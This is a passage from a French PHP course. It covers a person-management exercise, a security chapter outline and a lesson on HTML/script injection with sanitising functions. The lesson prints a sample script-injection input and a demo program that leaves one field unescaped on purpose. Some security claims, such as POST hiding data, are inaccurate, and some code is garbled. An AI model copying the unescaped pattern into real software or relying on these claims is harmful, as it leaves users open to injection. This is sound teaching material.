13	111	DUPONT	JEAN	54

**Confirmation de la suppression**

Merci de confirmer la suppression de cette personne :  
Oui  Non

**Confirmer**

[« Retour au menu](#)

**En cas de réponse positive, une confirmation est affichée :**

**Cette personne a été supprimée**

Numéro	Identifiant	Nom	Prénom	Age
13	111	DUPONT	JEAN	54

[« Retour au menu](#)

**-7- Modifier une personne.**

**La modification utilisera une recherche multicritères (choix 8).**

**Saisissez les critères de recherche :**

Sélectionnez le critère de recherche :

Identifiant  Nom  Prénom  Age

Entrez la valeur selon le critère :

**Rechercher**

**Effacer le formulaire**

[« Retour au menu](#)

**Affichera la liste des personnes trouvées avec ce critère, et demandera d'en sélectionner une :**

**Liste des personnes trouvées**

Numéro	Identifiant	Nom	Prénom	Age
0	10	DUPONT	JEAN	28
10	80	DE-LA-FONTAINE	JEAN	110

**Saisissez le Numéro de la personne à modifier :**

Entrez le **Numéro** de la personne à modifier :

**Modifier**

**Effacer le formulaire**

[« Retour au menu](#)

**Affichera ensuite la personne sélectionnée, puis la possibilité de saisir une nouvelle valeur pour chacun des champs (une valeur vide laisse la valeur initiale) :**

Personne à modifier				
Numéro	Identifiant	Nom	Prénom	Age
10	80	DE-LA-FONTAINE	JEAN	110

Saisissez les nouvelles valeurs :

ATTENTION : un champ non renseigné (vide) laisse la valeur inchangée !

Nouvel Identifiant	Nouveau Nom	Nouveau Prénom	Nouvel Age
987	Dupont de Nemours	Jean Charles	119

[Modifier cette personne](#) [Effacer le formulaire](#)

[« Retour au menu](#)

**En cas de modification de l'identifiant, une vérification de l'unicité est effectuée.**

**Si les données sont correctes (unicité de l'identification et âge compris entre 1 et 120 ans), le résumé de la modification est affiché.**

Personne modifiée				
Numéro	Identifiant	Nom	Prénom	Age
13	987	DE-LA-FONTAINE	JEAN	119

[« Retour au menu](#)

## -8- Recherche multicritères.

**La recherche multicritères proposera de rechercher selon l'identifiant, le nom, le prénom ou l'âge.**

Saisissez les critères de recherche :

Sélectionnez le critère de recherche :

Identifiant  Nom  Prénom  Age

Entrez la valeur selon le critère :

[Rechercher](#) [Effacer le formulaire](#)

[« Retour au menu](#)

**Et affichera la liste des personnes trouvées selon ce critère.**

Liste des personnes trouvées				
Numéro	Identifiant	Nom	Prénom	Age
5	32	MARTIN	PIERRE-DAVID	27
6	50	MARTIN	PIERRE	56
12	140	MARTIN	ALBERT	55

[« Retour au menu](#)

**-9- Quitter.**

**Avant de quitter, cette action vérifiera s'il y a une sauvegarde à faire.**

Attention les données ont été modifiées. !

Voulez-vous sauvegarder les données actuelles avant de quitter la session ?  
Oui  Non

Si oui, entrez le nom du fichier (ex : liste\_personnes) :

« Retour au menu

**Dans l'affirmative, une sauvegarde est faite, et un résumé est affiché.**

Message :

Sauvegarde dans le fichier ..../Sauvegardes/liste31.txt :

Liste des personnes				
Numéro	Identifiant	Nom	Prénom	Age
0	10	DUPONT	JEAN	28
1	11	JACQUENOD	JEAN-CHRISTOPHE	54
2	18	MURCIAN	CAROLE	44
3	20	LERY	JEAN-MICHEL	55
4	22	DE-LA-RUE	JEAN-CHRISTOPHE	27
5	32	MARTIN	PIERRE-DAVID	27
6	50	MARTIN	PIERRE	56
7	54	JACQUENOD	FREDERIC	31
8	60	JACQUENOD	LAURENCE	30
9	70	DUMOULIN	JEAN-CHRISTOPHE	66
10	100	LEVY	SAMUEL	56
11	110	DE-LA-RUE	JEAN-CHARLES	45
12	111	DUPONT	JEAN	54
13	140	MARTIN	ALBERT	55
14	987	DE-LA-FONTAINE	JEAN	119

Nombre de personnes sauvegardées : 15

Redirection vers la page de quitter dans 5 secondes ...

**Puis un message « Au revoir » est automatiquement affiché au bout de 5 secondes.**

Fin de session :

Au revoir !

*Solutions :*

`fonction_menu_web.php`

`fonction_saisie_web.php`

`fonction_affichage_web.php`

fonction\_sauvegarde\_web.php  
fonction\_chargement\_web.php  
fonction\_recherche\_nom\_web.php  
fonction\_suppression\_web.php  
fonction\_modification\_web.php  
fonction\_recherche\_champ\_web.php  
fonction\_quitter\_web.php

# Partie III

## Complément PHP

<b>12 COMPLEMENTS .....</b>	<b>414</b>
12.1 SECURISATION DES ENTRES SORTIES WEB .....	414
12.1.1 <i>Le problème de l'injection HTML</i> .....	414
12.1.2 <i>Mise en œuvre de la sécurisation</i> .....	416
12.1.2.1 Définir une limite de taille de saisie.....	416
12.1.2.2 La méthode POST .....	416
12.1.2.3 La conversion au format numérique.....	417
12.1.2.4 Les fonctions <code>htmlspecialchars()</code> et <code>strip_tags()</code> .....	417
12.1.2.5 Exemple complet.....	417
12.2 SECURISATION DES REQUETES SQL.....	422
12.2.1 <i>L'injection SQL</i> .....	422
12.2.1.1 Principe.....	422
12.2.1.2 La base de données utilisée comme support .....	422
12.2.1.2.1 Sa structure.....	422
12.2.1.2.2 Ses tables.....	422
12.2.1.2.2.1 La table « clients ».....	423
12.2.1.2.2.2 La table « clients_bancaires » .....	423
12.2.1.2.2.3 La table « comptes_bancaires » .....	424
12.2.1.2.2.4 La table « identification_clients ».....	425
12.2.1.2.2.5 La table « personnes » .....	426
12.2.1.3 Récupération de la structure et des données d'une base de données .....	427
12.2.1.3.1 Via la saisie d'un champ numérique .....	427
12.2.1.3.1.1 Le programme PHP.....	427
12.2.1.3.1.2 L'accès non autorisé aux données et structure .....	430
12.2.1.3.1.2.1 Utilisation de la syntaxe <code>UNION</code> .....	430
12.2.1.3.1.2.2 Détermination du nombre de colonnes de la requête interne <code>SELECT</code> .....	430
12.2.1.3.1.2.3 Accès aux informations de la base de données .....	432
12.2.1.3.1.2.4 Accès au contenu des tables .....	433
12.2.1.3.2 Via la saisie d'un champ texte .....	441
12.2.1.3.2.1 Rappel.....	441
12.2.1.3.2.2 Le programme PHP.....	442
12.2.1.3.2.3 L'accès non autorisé aux données et structure .....	445
12.2.1.3.2.3.1 Détermination du nombre de colonnes de la requête interne <code>SELECT</code> .....	445
12.2.1.3.2.3.2 Accès au contenu des tables .....	446
12.2.1.4 Contournement d'une page d'identification.....	447
12.2.1.4.1 Principe.....	447
12.2.1.4.2 Avec un mot de passe « en clair » .....	448
12.2.1.4.2.1 Présentation de la table et des programmes PHP .....	448
12.2.1.4.2.1.1 La table MySQL d'identification.....	448
12.2.1.4.2.1.2 Le programme d'identification.....	448
12.2.1.4.2.1.3 Le programme d'affichage des informations.....	452
12.2.1.4.2.2 Contournement de l'identification avec <code>OR</code> .....	453
12.2.1.4.3 Avec un mot de passe haché via MD5 .....	455
12.2.1.4.3.1 Présentation de la table et des programmes PHP .....	455
12.2.1.4.3.1.1 La table MySQL d'identification.....	455
12.2.1.4.3.1.2 Le programme d'identification.....	455
12.2.1.4.3.1.3 Le programme d'affichage des informations.....	456
12.2.1.4.3.2 Contournement de l'identification avec <code>OR</code> .....	456
12.2.1.4.4 Avec un mot de passe crypté via AES .....	458

# Cours PHP de Jean-Michel Léry

12.2.1.4.4.1	Présentation de la table et des programmes PHP .....	458
12.2.1.4.4.1.1	La table MySQL d'identification.....	458
12.2.1.4.4.1.2	Le programme d'identification.....	458
12.2.1.4.4.1.3	Le programme d'affichage des informations.....	459
12.2.1.4.4.2	Contournement de l'identification avec OR.....	459
12.2.2	<i>Protection contre l'injection SQL</i> .....	461
12.2.2.1	Utilisation d'un utilisateur spécifique pour accéder à MySQL.....	461
12.2.2.1.1	Principe.....	461
12.2.2.1.2	Mise en œuvre .....	462
12.2.2.1.2.1	Création d'un utilisateur spécifique.....	462
12.2.2.1.2.2	Modification du fichier de paramétrage .....	464
12.2.2.1.2.3	Vérification de la limitation de l'injection SQL .....	464
12.2.2.2	Le traitement des saisies.....	466
12.2.2.2.1	Le formulaire de saisie .....	466
12.2.2.2.2	Le traitement des données .....	467
12.2.2.3	Sécurisation par quote de la donnée .....	468
12.2.2.4	Sécurisation par requête préparée.....	468
12.2.2.5	Exemples.....	470
12.2.2.5.1	Protection contre la récupération des données .....	470
12.2.2.5.1.1	Via la saisie d'un champ numérique .....	470
12.2.2.5.1.2	Via la saisie d'un champ texte .....	472
12.2.2.5.2	Protection contre le contournement de l'écran d'identification.....	473
12.2.2.5.2.1	Création d'un utilisateur SQL .....	473
12.2.2.5.2.2	Modification du fichier de paramétrage .....	475
12.2.2.5.2.3	Le formulaire de saisie.....	477
12.2.2.5.2.4	Le programme source.....	478
12.2.2.5.2.5	Vérification de la protection .....	481
12.3	SECURISATION PAR LOGIN ET MOT DE PASSE.....	482
12.3.1	<i>Principe</i> .....	482
12.3.2	<i>Création d'une table d'identification des clients</i> .....	482
12.3.2.1	Structure de la table .....	482
12.3.2.2	Insertion de données dans la table.....	484
12.3.2.2.1	Sans hachage du mot de passe.....	484
12.3.2.2.2	Avec hachage du mot de passe .....	487
12.3.2.2.2.1	La fonction SQL MD5 .....	487
12.3.2.2.2.2	La fonction SQL PASSWORD.....	490
12.3.2.2.3	Avec cryptage AES du mot de passe .....	491
12.3.3	<i>La table des clients</i> .....	494
12.3.4	<i>Accès au site par login et mot de passe</i> .....	495
12.3.4.1	Principe.....	495
12.3.4.2	Le formulaire.....	496
12.3.4.3	Lignes de programme PHP .....	497
12.3.4.3.1	Sans hachage du mot de passe.....	497
12.3.4.3.1.1	Requête PDO directe .....	497
12.3.4.3.1.2	Requête PDO préparée.....	498
12.3.4.3.2	Avec hachage du mot de passe .....	498
12.3.4.3.2.1	Via la fonction SQL MD5 .....	498
12.3.4.3.2.1.1	Requête PDO directe .....	498
12.3.4.3.2.1.2	Requête PDO préparée.....	498
12.3.4.3.2.2	Via la fonction SQL PASSWORD .....	498
12.3.4.3.2.2.1	Requête PDO directe .....	498
12.3.4.3.2.2.2	Requête PDO préparée.....	499
12.3.4.3.3	Avec cryptage AES du mot de passe .....	499
12.3.4.3.3.1	Requête PDO directe .....	499
12.3.4.3.3.2	Requête PDO préparée.....	499
12.3.5	<i>Exemple</i> .....	499
12.4	LES COOKIES .....	509
12.4.1	<i>XXX</i> .....	509
12.5	GENERATION DE FICHIERS PDF.....	509
12.5.1	<i>Introduction</i> .....	509

<b>12.5.2 La bibliothèque FPDF.....</b>	<b>509</b>
12.5.2.1 Présentation.....	509
12.5.2.2 Installation.....	510
12.5.2.3 Le contenu des répertoires .....	513
12.5.2.3.1 La documentation, répertoire doc.....	513
12.5.2.3.2 Les polices de caractères, répertoire font.....	515
12.5.2.3.3 Outils de gestion des polices de caractères, répertoire makefont.....	516
12.5.2.3.4 Tutoriels, répertoire tutorial .....	517
12.5.2.4 Génération de PDF .....	517
12.5.2.4.1 Texte simple.....	518
12.5.2.4.1.1 Cellule avec choix de la police de caractère .....	518
12.5.2.4.1.2 Accents UTF8 .....	519
12.5.2.4.2 Entête et pied de page.....	522
12.5.2.4.3 Affichage formaté d'un fichier texte avec couleur.....	525
12.5.2.4.4 Affichage multi-colonnes .....	528
12.5.2.4.5 Affichage de données sous la forme d'un tableau.....	532
12.5.2.4.6 Affichage de liens hypertextes .....	536
12.5.2.4.7 Affichage de tables MySQL .....	539
12.5.2.4.8 Affichage d'une Facture.....	544
12.5.2.4.9 Autres exemples.....	545
12.5.2.4.9.1 Génération de codes barres.....	545
12.5.2.4.9.2 Affichage des tables de caractères .....	545
12.5.2.4.9.3 Affichage de formes graphiques.....	546
12.5.2.4.9.4 Affichage de filigrane.....	547
12.5.2.4.9.5 Affichage d'un tableau sur plusieurs pages.....	548
12.5.2.4.9.6 Affichage PDF avec index .....	549
12.5.2.4.9.7 Interprétation balises HTML.....	549
12.5.2.4.9.8 Etiquettes .....	550
12.5.2.4.9.9 Impression automatique .....	550
12.5.2.4.9.10 Rapport MySQL .....	551
12.5.2.5 Ajout de polices de caractères .....	552
12.5.2.5.1 Principe.....	552
12.5.2.5.2 Téléchargement et installation des polices systèmes.....	552
12.5.2.5.3 Ajout des polices pour FPDF.....	553
<b>12.5.3 La bibliothèque tFPDF .....</b>	<b>555</b>
<b>12.6 LES RESSOURCES .....</b>	<b>555</b>
<b>12.6.1 Présentation .....</b>	<b>555</b>
<b>12.7 LES RAPPORTS D'ERREURS .....</b>	<b>555</b>
<b>12.7.1 Présentation .....</b>	<b>555</b>
<b>12.7.2 L'opérateur de contrôle d'erreur .....</b>	<b>557</b>
<b>12.7.3 L'opérateur d'exécution .....</b>	<b>557</b>
<b>12.8 LES OBJETS .....</b>	<b>557</b>
<b>12.8.1 Les opérateurs de type objet .....</b>	<b>557</b>
<b>12.9 LE PAIEMENT EN LIGNE AVEC PAYBOX .....</b>	<b>559</b>
<b>12.9.1 Présentation de Paybox.....</b>	<b>559</b>
12.9.1.1 Coût.....	559
12.9.1.2 La boutique Paybox .....	559
12.9.1.2.1 La boutique de l'entreprise .....	559
12.9.1.2.2 La boutique de test mutualisée.....	559
12.9.1.2.3 Le Back-office .....	560
12.9.1.3 Principe de fonctionnement.....	560
12.9.1.3.1 La saisie des informations sur le site marchand .....	560
12.9.1.3.2 La transmission des informations du site marchand à Paybox .....	561
12.9.1.3.3 La saisie des informations bancaires .....	565
12.9.1.3.4 L'envoi du reçu de paiement à l'acheteur.....	566
12.9.1.3.5 Le retour des informations après paiement .....	567
12.9.1.3.6 L'accès au Back-office Paybox .....	568
12.9.1.4 Sécurisation par clé publique/clé privée .....	570
12.9.1.4.1 Principe.....	570
12.9.1.4.2 La clé publique de la boutique Paybox.....	570

# Cours PHP de Jean-Michel Léry

12.9.1.4.2.1	Génération de la clé .....	570
12.9.1.4.2.2	Récupération de la clé .....	570
12.9.1.4.3	Génération de la clé privée ou « empreinte » de la transaction.....	572
<b>12.9.2</b>	<b><i>Mise en œuvre de la solution</i></b> .....	<b>573</b>
12.9.2.1	Paiement en une ou plusieurs fois sans 3D Secure.....	573
12.9.2.1.1	Intégration dans le site marchand.....	573
12.9.2.1.1.1	Formulaire de saisie des informations.....	573
12.9.2.1.1.2	Programme d'envoi des informations à Paybox.....	574
12.9.2.1.2	Interprétation du retour de Paybox.....	582
12.9.2.1.3	Fichiers annexes.....	585
12.9.2.1.3.1	La feuille de style.....	585
12.9.2.1.3.2	Les sous-programmes.....	587
12.9.2.1.3.3	Le fichier d'interprétation des erreurs.....	592
12.9.2.1.3.4	Le fichier des codes ISO des pays .....	593
12.9.2.2	Paiement avec 3D-Secure .....	594
<b>12.10</b>	<b>PROGRAMMER AVEC UN FRAMEWORK.....</b>	<b>598</b>
<b>12.10.1</b>	<b><i>Définition</i></b> .....	<b>598</b>
<b>12.10.2</b>	<b><i>Zend Framework</i></b> .....	<b>598</b>
12.10.2.1	Installation .....	598
12.10.2.2	Présentation.....	598
12.10.2.3	Mise en œuvre .....	598

## 12 Compléments

### 12.1 Sécurisation des entrées sorties Web

#### 12.1.1 Le problème de l'injection HTML


Comme cela a été abordé à la section 10.1.3.2.4 la saisie d'information de type texte dans un formulaire peut constituer un trou de sécurité appelé **injection HTML**.

Cela consiste à **saisir** à la place du texte, du **code HTML contenant des balises**, ce qui va produire une interprétation si ce texte est affiché tel quel dans le navigateur.


Pour bien comprendre le principe, reprenons l'exemple donné à la section 10.1.3.2.4.

Un formulaire propose de saisir un nom et l'affiche dans une autre page du navigateur après exécution du programme PHP :

Lors de la saisie, l'utilisateur peut entrer comme texte : **<b>Dupont</b>** comme cela est présenté :



Si le programme PHP affiche les données telles quelles, alors le texte **Dupont** apparaît en gras car les balises **<b>** et **</b>** qui l'encadrent ont été interprétées par le navigateur.




Mais la saisie peut également contenir des lignes de programme en JavaScript, et peut provoquer l'exécution de programmes non désirés sur votre ordinateur.

L'exécution suivante saisit le texte **<script>alert('Piratage')</script>** dans le champ nom :



La validation de la saisie, exécute le script et affiche une fenêtre d'alerte.



Dans le cas de la saisie de valeurs numériques (entiers ou réels) ce problème peut être évité par la conversion systématique au bon format numérique via les fonctions **intval()** ou **floatval()** comme cela est montré à la section 7.1.6.2 pour les entiers et à la 7.2.8.2 pour les réels.

Ainsi si une donnée texte est saisie, à la place du numérique attendu, elle est ignorée par le programme PHP.

Par exemple la valeur **a123** est reconnu comme la valeur entière **0** après conversion par **intval()**, et la valeur **123a** donne la valeur entière **123** après traitement par **intval()**.

Mais dans le cas de la saisie de texte, une telle conversion n'est pas possible.

**Il faut traiter les données entrées pour « désactiver » ou « nettoyer » la saisie de tout code HTML.**

D'autre part, l'injection HTML peut être aussi obtenu en passant directement les **arguments dans l'URL**.

En effet, si le passage d'information entre le formulaire HTML et le programme PHP utilise la méthode **GET**, alors les informations sont visibles, et donc modifiables, dans l'URL.

Il faut donc privilégier la méthode **POST** qui rend invisible les informations récupérées par le programme PHP.

Il est également possible d'utiliser des variables de session.

### Résumé :

L'injection HTML consiste à saisir des balises HTML et/ou programmes JavaScript dans un champ texte non protégé. Ceci à pour effet de faire exécuter à distance des programmes sur votre serveur. C'est un trou de sécurité.

### Il est primordial de ce prémunir de ce trou de sécurité.

Il faut traiter les données saisies pour empêcher toute injection de codes HTML en :

- Limitant la taille des champs de saisie ;
- Convertissant les données numériques dans le bon format ;
- Evitant la méthode GET qui fait apparaître les informations dans l'URL ;
- Utilisant des fonctions comme `htmlspecialchars()` ou `strip_tags()` pour neutraliser ou supprimer les balises HTML dans le texte saisi.

## 12.1.2 Mise en œuvre de la sécurisation

### 12.1.2.1 Définir une limite de taille de saisie

La définition d'une taille limite (`maxlength`) dans les champs de saisie d'un formulaire permet de limiter la quantité de texte entré, donc la quantité de code malveillant, mais ne permet pas de l'interdire ou de le neutraliser.

La syntaxe est de la forme :

```
<form action="saisie_affichage_formulaire_post.php" method="post">
    Nom : <input type="text" name="nom" size="20" maxlength="20" /><br/>
    <input type="submit" value="Valider" />
    <input type="reset" value="Effacer le formulaire" />
</form>
```

Dans cet exemple, la dimension du cadre de saisie est de 20 caractères (`size`) mais la saisie elle même ne peut pas dépasser 20 caractères (`maxlength`).

### 12.1.2.2 La méthode POST

La méthode GET envoie les informations au programme PHP « en clair » via l'URL.

Il est préférable d'utiliser la méthode **POST** dans le formulaire :

La syntaxe est de la forme :

```
<form action="saisie_affichage_formulaire_post.php" method="post">
    Nom : <input type="text" name="nom" size="20" maxlength="20" /><br/>
    <input type="submit" value="Valider" />
    <input type="reset" value="Effacer le formulaire" />
</form>
```

Le programme PHP récupère les données via la variable de session `$_POST[ ]`

La syntaxe est de la forme :

```
<?php
// --- on récupère les données ---
$nom = $_POST['nom'] ;
...
```

### 12.1.2.3 La conversion au format numérique

Quand les champs sont numériques, il est impératif pour les protéger d'une injection HTML, en les convertissant explicitement dans le type `int` ou `float`, via les fonctions `intval()` (section 7.1.12) ou `floatval()` (section 7.2.14). Ainsi la partie texte est toujours supprimée.

Il est également possible de tester si la valeur entrée est au bon format avec les fonctions booléennes `is_int()` (section 7.1.12), `is_float()` (section 7.2.14) ou `is_numeric()` (section 6.11).

Par exemple :

```
if (is_numeric($note)) // Si la note est numérique
{
    echo '<td>Note : </td><td>' . $note . '</td>';
}
```

ou bien

```
if (is_int($age)) // Si l'âge est un entier
{
    echo '<td>Age : </td><td>' . $age . '</td>';
}
```

### 12.1.2.4 Les fonctions `htmlspecialchars()` et `strip_tags()`

Quand les champs sont de type texte, il faut traiter les variables afin de neutraliser ou supprimer les balises HTML.

Pour cela il existe deux fonctions particulières :

- `htmlspecialchars` : qui neutralise les balises HTML en les réécrivant.  
Par exemple, le symbole < devient le texte HTML normalisé « &lt; »  
et le symbole « > » devient le texte HTML normalisé « &gt; »  
Ainsi le texte html **<b>Dupont</b>** est traduit en **&lt;b&gt;Dupont&lt;/b&gt;** ;  
son affichage n'est plus interprété par le navigateur, il n'a plus aucun effet, il est juste affiché ;
- `strip_tags` : qui supprime les balises HTML.  
Ainsi le texte html **<b>Dupont</b>** est traduit en **Dupont** .

Voici un exemple de syntaxe :

```
$prenom      = htmlspecialchars($prenom);
$age        = strip_tags($age);
```

### 12.1.2.5 Exemple complet

Voici le programme `saisie_affichage_formulaire_post.html` :

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <title>Saisie de valeurs via un formulaire</title>
</head>
<body>
    <div style="text-align:center; width:400px; border:solid 1px black;
padding:5px;">
        Saisie d'information
    </div>
    <br/>
```

```

<form action="saisie_affichage_formulaire_post.php" method="post">
    Nom : <input type="text" name="nom" size="20" maxlength="20" /><br/>
    Prénom : <input type="text" name="prenom" size="30" maxlength="30" /><br/>
    Age : <input type="text" name="age" size="3" maxlength="3" /><br/><br/>
    Catégorie prof. :
        <select name="categorie" multiple="multiple" size="4">
            <option selected="selected">Enseignant</option>
            <option>Ingénieur</option>
            <option>Agriculteur</option>
            <option>Profession libérale</option>
        </select><br/><br/>
    Homme <input type="radio" name="genre" value="homme">
    Femme <input type="radio" name="genre" value="femme"> <br/><br/>
    Commentaires : <textarea name="commentaires" rows="5" cols="30" maxlength="150"></textarea><br/><br/>
    Note / 20 (ex: 17,5) : <input type="text" name="note" size="5" maxlength="5" /><br/>
    <br/>
    <input type="submit" value="Valider" />
    <input type="reset" value="Effacer le formulaire" />
</form>
</body>
</html>

```

Formulaire

Voici son exécution :

Saisie de valeurs via un formulaire

http://localhost/CoursPHP/11\_Complements/11\_1\_Securisation

Les plus visités WebMail Calendar Radio People

Saisie d'information

Nom : <b>Dupont</b>

Prénom : <script>alert('Piratage')</script>

Age : 21

Catégorie prof. :   
Enseignant  
Ingénieur  
Agriculteur  
Profession libérale

Homme  Femme

Commentaires :

Note / 20 (ex: 17,5) : 15,3

Valider Effacer le formulaire

Votre saisie ne semble pas sécurisée **ATTENTION** <script>alert('Piratage')</script>

Voici le programme **saisie\_affichage\_formulaire\_post.php**:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<title>Réception de valeurs via un formulaire</title>
<!-- Feuille de style pour le tableau -->
<style>
table, th, td {
    border: 1px solid black;
    border-collapse: collapse;
}
th, td {
    padding: 5px;
    text-align: left;
}
</style>
</head>
<body>
<table style="width:50%">
<caption>Interprétation de la saisie du formulaire</caption>
<thead> <!-- En-tête du tableau -->
<tr>
<th>Variable</th>
<th>Valeur</th>
</tr>
</thead>
<tr>
<?php
    // défini la présentation des dates, valeurs numériques au format local
    // français)
    setlocale (LC_ALL, 'fr_FR','fra','fr_FR@euro');
    // --- on récupère les données ---
    $nom      = $_POST['nom'];
    $prenom   = $_POST['prenom'];
    $age      = $_POST['age'];
    $categorie = $_POST['categorie'];
    $genre    = $_POST['genre'];
    $commentaires = $_POST['commentaires'];
    $note     = $_POST['note'];
    // --- on protège les données contre l'injection HTML ---
    // htmlspecialchars protège contre l'injection HTML en neutralisant les
    // balises HTML
    // strip_tags protège contre l'injection HTML en supprimant les balises
    // HTML

    // la variable nom n'est pas protégée
    //$nom      = htmlspecialchars($nom);
    $prenom   = htmlspecialchars($prenom);
    $age      = strip_tags($age);
    $categorie = strip_tags($categorie);
    $genre    = strip_tags($genre);
    $commentaires = strip_tags($commentaires);
    $note     = strip_tags($note);
    // --- on teste les variables et on les traitent ---
    // --- traitement de nom ---
    if (isset($nom) AND (!empty($nom))) // Si le nom est défini et non vide
    {
        echo '<td>Nom : </td><td>'. $nom. '</td>';
    }
    else
    {
        echo '<td>Nom : </td><td>Non saisi</td>';
    }
</tr>
</table>

```

*Entête HTML*

*Entête du tableau*

*Récupération des informations transmises par le formulaire en méthode POST*

*Traitement de l'injection HTML (sauf la variable \$nom pour voir ce que cela fait quand une variable n'est pas protégée)*

```

echo "</tr><tr>";
// --- traitement de prenom ---
if (isset($prenom) AND (!empty($prenom))) // Si le prénom est défini et
non vide
{
    echo '<td>Prénom : </td><td>' . $prenom. '</td>';
}
else
{
    echo '<td>Prénom : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de age ---
if (isset($age) AND (!empty($age))) // Si l'age est défini et non vide
{
    $age = str_replace(",","",.".",$age) ;
    if (is_numeric($age)) // Si l'age est numérique
    {
        if (is_int($age)) // Si l'age est un entier
        {
            echo '<td>Age : </td><td>' . $age. '</td>';
        }
        else
        {
            echo '<td>Age :</td><td>Format invalide (pas un nombre entier)</td>';
        }
    }
    else
    {
        echo '<td>Age : </td><td>Format invalide (non numérique)</td>';
    }
}
else
{
    echo '<td>Age : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de categorie ---
if (isset($categorie) AND (!empty($categorie))) // Si la categorie est
définie et non vide
{
    echo '<td>Catégorie Soc. Prof. : </td><td>' . $categorie. '</td>';
}
else
{
    echo '<td>Catégorie Soc. Prof. : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de genre ---
if (isset($genre) AND (!empty($genre))) // Si le genre défini et non
vide
{
    echo '<td>Genre : </td><td>' . $genre. '</td>';
}
else
{
    echo '<td>Genre : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de commentaires ---
if (isset($commentaires) AND (!empty($commentaires))) // Si les
commentaires sont définis et non vide
{
    echo '<td>Commentaires : </td><td>' . $commentaires. '</td>';
}

```

*Tests des formats numériques ou entiers*

```

}
else
{
    echo '<td>Commentaires : </td><td>Non saisi</td>';
}
echo "</tr><tr>";
// --- traitement de note ---
if (isset($note) AND (!empty($note))) // Si la note est définie et non
vide
{
    if (!is_numeric($note))
    {
        $note = str_replace(".", "", $note) ;
    }
    $note = str_replace(",",".",$note) ;
    $note=floatval($note);
}

if (is_numeric($note)) // Si la note est numérique
{
    echo '<td>Note : </td><td>'.$note.'</td>';
}
else
{
    echo '<td>Note : </td><td>Format invalide (non numérique)</td>';
}
}
else
{
    echo '<td>Note : </td><td>Non saisi</td>';
}
?
>
</tr>
</table>
</body>
</html>

```

Tests des formats numériques et conversion au format réel

Voici son exécution :

Interprétation de la saisie du formulaire	
Variable	Valeur
Nom :	Dupont
Prénom :	<script>alert('Piratage')</script>
Age :	Format invalide (pas un nombre entier)
Catégorie Soc. Prof. :	Ingénieur
Genre :	homme
Commentaires :	votre saisie ne semble pas sécurisée ATTENTION alert('Piratage')
Note :	15,3

Dupont n'est pas protégé, il apparaît en gras

Prénom est protégé par htmlspecialchars le script n'est pas exécuté

La variable commentaires est traitée par strip\_tags : les balises <script> sont supprimées. Il ne reste que le texte « alert('Piratage') »

## 12.2 Sécurisation des requêtes SQL

### 12.2.1 L'injection SQL

#### 12.2.1.1 Principe

Comme cela a été abordé à la section 0 la saisie d'information dans un formulaire peut constituer un trou de sécurité appelé **injection SQL**.

Cela consiste à **saisir** à la place de la donnée attendue, du **code SQL contenant des requêtes**, ce qui produit un accès direct et non contrôlé à la base de données et aux tables.

Cela peut, par exemple, se produire lors de la saisie d'information servant de critère de recherche dans une table de la base de données, ou encore lors de la saisie du login et mot de passe contrôlant l'accès aux données.

Nous présentons ici ces deux types d'injection SQL et comment s'en prémunir.

#### 12.2.1.2 La base de données utilisée comme support

##### 12.2.1.2.1 Sa structure

La base de données qui sert de support à cette présentation est : « CoursPHP ».

Elle contient cinq tables :

- clients ;
- clients\_bancaires ;
- comptes\_bancaires ;
- identification\_clients ;
- personnes.

Table	Action	Lignes
clients	★ Afficher Structure Rechercher Insérer Vider Supprimer	16
clients_bancaires	★ Afficher Structure Rechercher Insérer Vider Supprimer	17
comptes_bancaires	★ Afficher Structure Rechercher Insérer Vider Supprimer	54
identification_clients	★ Afficher Structure Rechercher Insérer Vider Supprimer	17
personnes	★ Afficher Structure Rechercher Insérer Vider Supprimer	20
5 tables	Somme	124

##### 12.2.1.2.2 Ses tables

Afin de bien comprendre quelles informations pourront être accédées via l'injection SQL, nous présentons le contenu des tables de « CoursPHP ».

